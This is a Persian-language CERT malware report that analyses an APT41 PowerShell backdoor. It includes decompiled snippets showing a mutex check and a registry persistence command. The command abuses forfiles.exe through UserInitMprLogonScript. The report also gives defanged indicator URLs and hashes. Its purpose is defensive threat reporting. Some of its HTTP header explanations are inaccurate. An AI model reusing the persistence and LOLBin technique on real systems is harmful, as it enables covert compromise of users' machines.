بسمه تعالی

وزارت ارتباطات و فناوری اطلاعات

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

مرکز مدیریت امداد و هماهنگی
عملیات رخدادهای رایانه ای

شناسایی و تحلیل حمله بدافزاری هدفمند از نوع درب پشتی با استفاده از PowerShell

گزارش بدافزار

نوع سند ..... گزارش فنی

شماره نگارش ۱

تاریخ نگارش ۱۴۰۲/۰۲/۱۶

طبقه‌بندی سند ..... عادی

تهران، خیابان شهید بهشتی بین بزرگراه شهید مدرس و خیابان احمد قصیر - پلاک ۲۶۷

(۰۲۱) ۸۸۱۱۵۷۲۴

(۰۲۱) ۸۸۱۱۵۷۲۴

cert.ir

فهرست مطالب


محققان Threatmon یک حمله بدافزاری هدفمند از نوع درب پشتی و با استفاده از PowerShell را از گروه جاسوسی APT41شناسایی کردند که قادر است انواع روش‌های شناسایی را دور بزند و به مهاجمان اجازه می‌دهد در سیستم عامل ویندوز قربانی، دستوراتی را اجرا کنند، فایل دانلود یا آپلود کنند و اطلاعات حساس را جمع‌آوری کنند. از سال ۲۰۱۲، گروه جاسوسی سایبری چینیAPT41 (معروف به پاندای تبهکار) از تاکتیک‌ها، تکنیک‌ها و رویه‌های پیشرفته (TTPs) استفاده کرده است. آن‌ها از بدافزار اختصاصی و ابزارهایی مانند درب پشتی PowerShell در زرادخانه مخرب خود استفاده می‌کنند. مایکروسافت ویندوز، زبان اسکریپت نویسی تعبیه شده‌ای به نام PowerShell دارد و می‌تواند پیکربندی‌های سیستم را مدیریت کرده و وظایف اجرایی را خودکار نماید. Alp Cihangir ASLAN و Seyit SIGIRCI، تحلیلگران بدافزار شرکت Threat Intelligence، ThreatMon به سایت اخبار امنیت مجازی گزارش دادند که: « گروه APT41 با استفاده از درب پشتی PowerShell ، اقدامات امنیتی متعارف را دور می‌زند که این امر، آن‌ها را قادر می‌سازد تا به سیستم‌های هدف نفوذ نماید. « این گروه همچنین به دلیل استفاده از طیف گسترده‌ای از ابزارها و تکنیک‌های پیچیده، شامل بدافزار، حملات زنجیره‌ای و بهره‌برداری از آسیب‌پذیری‌ها در نرم افزار و سخت افزار معروف شده است.»

۱ جزئیات بدافزار


به طور کلی بدافزار مورد نظر به گروه جاسوسی سایبری اجازه می دهد تا دستورات را اجرا کند، فایل ها را دانلود و آپلود کند و اطلاعات را در پلتفرم های ویندوز جمع آوری کند. این گروه همچنین از بدافزارهای سفارشی، حملات زنجیره تامین و سایر آسیب‌پذیری‌های نرم‌افزاری پیشین برای حمله به اهداف با مشخصات بالا استفاده کرده است. درب پشتی PowerShell به APT41 اجازه می دهد تا اهداف را در مدت زمان طولانی به طور مخفیانه رصد کند. این بدافزار اغلب به عنوان یک بسته ثانویه در حملات هدفمند عمل می کند که نیاز به اقدامات امنیتی تقویت شده را برجسته می کند. PowerShell خود را با جاسازی payloads در رجیستری ویندوز اجرا می کند که اولین مورد آن "forfiles.exe" نام دارد. payload نهایی می تواند دستگاه های قابل جابجایی را آلوده کند و تلگرام را به عنوان یک سرور C2 ایجاد کند. این به Backdoor اجازه می دهد تا با استفاده از ip-API اطلاعات را به سرور C2 منتقل کند.

شاخص های IOC ذکر شده در سایت virustotal بررسی شدند که درهم سازی ها نتیجه ای تا زمان تهیه این مستند ثبت نشده بود اما hXXps://raw.githubusercontent[.]com/efimovah/abcd/main/xxx.gif و hXXp://ip-api[.]com/json بررسی شدند و نتایج آن در گزارش به شرح زیر می‌باشد:

در سایت virustotal، hXXps://raw.githubusercontent[.]com/efimovah/abcd/main/xxx.gi را به عنوان بدافزار و مخرب تشخیص داده اما نوع آن را شناسایی نکرده است.



دسته بندی این url و در واقع محتوای دامنه مورد بررسی بدین صورت می‌باشد که حوزه تهدیدش فناوری اطلاعات می‌باشد و به عنوان بدافزار و نرم افزار جاسوسی شناسایی شده که سرورش از حوزه ارتباطات سیار می‌باشد.



داده های جمع آوری شده از ارتباطات http هنگام بررسی url به شرح زیر می‌باشد:

لینک آدرس و آدرسip ذخیره شده به شرح زیر می‌باشند که کد وضعیت ۴۰۴ است که به کاربر وب می گوید صفحه درخواستی موجود نیست و به این معنی است که سرور نمی تواند صفحه وب درخواستی کلاینت را پیدا کند و در واقع موجود نبوده است. همچنین سایز bodyو درهم سازی آن مطابق تصویر زیر می‌باشد.


HTTP Response

Final URL

https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif

Serving IP Address

185.199.108.133

Status Code

404

Body Length

14 B

Body SHA-256

d5558cd419c8d46bdc958064cb97f963d1ea793866414c025906ec15033512ed

اطلاعات هدر به شرح زیر می‌باشند:


فیلتر XSS را فعال می کند کرده که در صورت شناسایی حمله، مرورگر به جای پاکسازی صفحه، از نمایش صفحه جلوگیری می کند. از Xcache که یک opcode cache منبع باز است، استفاده کرده به این معنی که عملکرد PHP را در سرورها تسریع می کند. XCache با حذف زمان کامپایل اسکریپت‌های PHP با ذخیره کردن حالت کامپایل شده آنها در SHM (RAM) عملکرد را بهینه می کند. همچنین، XCache از نسخه کامپایل شده مستقیماً از RAM استفاده می کند، که زمان تولید صفحه را تا ۵ برابر افزایش می دهد، همچنین جنبه های مختلف اسکریپت های PHP را بهینه می کند و بار سرور را کاهش می دهد. Cache Hit زمانی رخ می دهد که یک برنامه یا نرم افزار اطلاعات را درخواست کند. ابتدا، CPU به دنبال داده ها در نزدیکترین مکان حافظه خود، که معمولاً cache اولیه است، می گردد. اگر داده های درخواستی در cache یافت شوند، به عنوان یک cache hit در نظر گرفته می شوند. از coonection:keep alive استفاده کرده که ارتباط بین یک کلاینت و سرور را حفظ می کند و زمان مورد نیاز برای ارائه فایل ها را کاهش می دهد. اتصال دائمی همچنین تعداد درخواست های اتصال TCP و SSL/TLS را کاهش می دهد که منجر به کاهش زمان رفت و برگشت (RTT) می شود. هدف ارتباطات سریع و افزایش عملکرد جهت پیش برد سریع مقصود بوده است. از Varnish استفاده کرده تا داده را بروی virtual memory ذخیره کند و فایل های استاتیک و anonymous page-views ها را بسیار سریع تر و در حجم های بالاتر از آپاچی پردازش میکند. همچنین جلوی اجرا در محیط sandbox را گرفته است. هدر X-Content-Type-Options روی nosniff تنظیم شده و به مرورگر دستور می دهد که همیشه از نوع MIME که در هدر Content-Type تعریف شده است استفاده کند نه اینکه سعی کند نوع MIME را بر اساس محتوای فایل تعیین کند.Vary به صورتAuthorization,Accept-Encoding,Origin تنظیم شده که هدف اصلی آن این است که به مرورگرها اطلاع دهد که کلاینت می تواند نسخه فشرده وب سایت را مدیریت کند. xFrameOptions:DENY تنظیم

شده که این هدر،هدری است که صفحه را از نمایش در یک فریم منع می کند و صفحه ورود به سیستم شما مجاز به بارگیری کدهای جاسازی ارائه شده توسط Credo که از عنصر iframe HTML استفاده می کنند، نخواهد بود در واقع امکان استفاده از کد جاسازی شده از مکان دیگر را غیر فعال کرده است. سایر اطلاعات هدر اعم از اندازه،زمان منقضی شدن، شناسه درخواست و ... نیز به مطابق تصویر زیر می‌باشد:

Headers

Content-Length	14
X-XSS-Protection	1; mode=block
X-Cache	HIT
Accept-Ranges	bytes
Strict-Transport-Security	max-age=31536000
Source-Age	0
Connection	keep-alive
Via	1.1 varnish
X-Cache-Hits	1
Access-Control-Allow-Origin	*
Expires	Tue, 02 May 2023 05:40:51 GMT
X-Served-By	cache-chi-klot8100157-CHI
Content-Security-Policy	default-src 'none'; style-src 'unsafe-inline'; sandbox
X-Content-Type-Options	nosniff
X-GitHub-Request-Id	EDFA:9897:15B37D:19A54A:6450A137
X-Timer	S1683005752.787697,VS0,VE0
Vary	Authorization,Accept-Encoding,Origin
X-Fastly-Request-ID	2a16eb5d8052d28380285e17f56031f2f96ddd3a
Date	Tue, 02 May 2023 05:35:51 GMT
Content-Type	text/plain; charset=utf-8
X-Frame-Options	deny

در بررسی hXXp://ip-api[.]com/json در سایت virustotal، مخرب شناخته نشده است و تاکنون عملکرد نامتعارفی تشخیص داده نشده است.



حمله درب پشتی پیشرفته PowerShell گروه APT41، بر اهمیت اقدامات امنیتی قوی برای سازمان‌ها به منظور مقابله با تهدیدات پیشرفته می‌افزاید.

حملات سایبری مشهور مانند نقض داده‌های Equifax در سال ۲۰۱۷، هوشمندی و توانمندی‌های این گروه مهاجم را نشان می‌دهد.

برای گریز از تشخیص و جلوگیری از آلوده شدن مجدد، این بدافزار از یک تاکتیک هوشمندانه استفاده می‌کند به این طریق که یک mutex به نام "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6" قبل از اجرا ایجاد می‌کند.

با این حال اگر ایجاد mutex ناموفق باشد، با بازگشت دادن مقدار ۱، اجرا خاتمه می‌یابد.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
{
  if ( !CreateMutexA(0, 0, "v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6") )
    return 1;
  if ( (unsigned __int8)sub_401000() )
    Sleep(0x3E8u);
  return 0;
}
```

بدافزار، فرآیند اجرای خود را با قرار دادن سیستماتیک بارهای خود در رجیستری ویندوز آغاز می‌کند. اولین بار (payload)، با استفاده از یک LOLBin به نام "forfiles.exe" پیاده‌سازی می‌شود.

تمام این «living-off-the-land-binaries » یا Lolbin ها ابزارهای سیستمی اصلی هستند که عاملان تهدید، از آن‌ها برای انجام فعالیت‌های غیرقانونی استفاده می‌کنند.

```
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Environment", 0, '\x0F\0?', &phkResult) )
  return 0;
if ( RegSetValueExA(
       phkResult,
       "UserInitMprLogonScript",
       0,
       1u,
       "C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %appdata%"
       "\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"",
       strlen("C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c whoami >> %a"
              "ppdata%\\z.abcd && %appdata%\\z.abcd && del %appdata%\\z.abcd && exit\"")
     + 1)
```

ابزار Forfiles که عمدتاً برای جستجو استفاده می‌شود، می‌تواند دستوراتی را نیز اجرا کند و آن را به هدفی برای AV bypass با استفاده از LOLBins تبدیل کند.

یک دستور به طور خودکار در هنگام ورود به سیستم از طریق کلید HKCU\Environment\UserInitMprLogonScript به منظور ماندگاری اجرا می‌شود.

سپس تحت "HKEY_CLASSES_ROOT\abcdfile\shell\open\command\abcd" بار رمز گذاری شده PowerShell با استفاده از LOLBin دیگری ساخته می‌شود:

- SyncAppPublishingServer.vbs

بار نهایی، یک درب پشتی غیر متعارف PowerShell است که می‌تواند دستگاه‌های قابل جابجایی را آلوده کند و از تلگرام به عنوان سرور C2 استفاده کند.

اکنون درب پشتی، اطلاعات سیستم و آدرس IP را با اهرم ip-API، به سرور C2 منتقل می‌کند.

۲ محصولات تحت تأثیر

مایکروسافت ویندوز

۴ توصیه‌های امنیتی

تحلیلگران امنیت سایبری در ThreatMon تاکید کردند که اقدامات امنیتی پیشگیرانه برای سازمان‌ها ضروری است تا از تاکتیک‌های مخرب در حال تکامل پیشی بگیرند.

شاخص‌های IOC

- **SHA-256 HASH:** *bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8*
- db533cf4428
- **SHA-256 HASH:** *d71f6fbc9dea34687080a2e12bf326966f6841d51294bd665261e0*
- 7281459eeb
- **URL:** *hXXps://raw.githubusercontent[.]com/efimovah/abcd/main/xxx.gif*
- **URL:** *hXXp://ip-api[.]com/json*

۵ منابع خبر

[1] https://cybersecuritynews.com/apt41s-powershell-backdoor/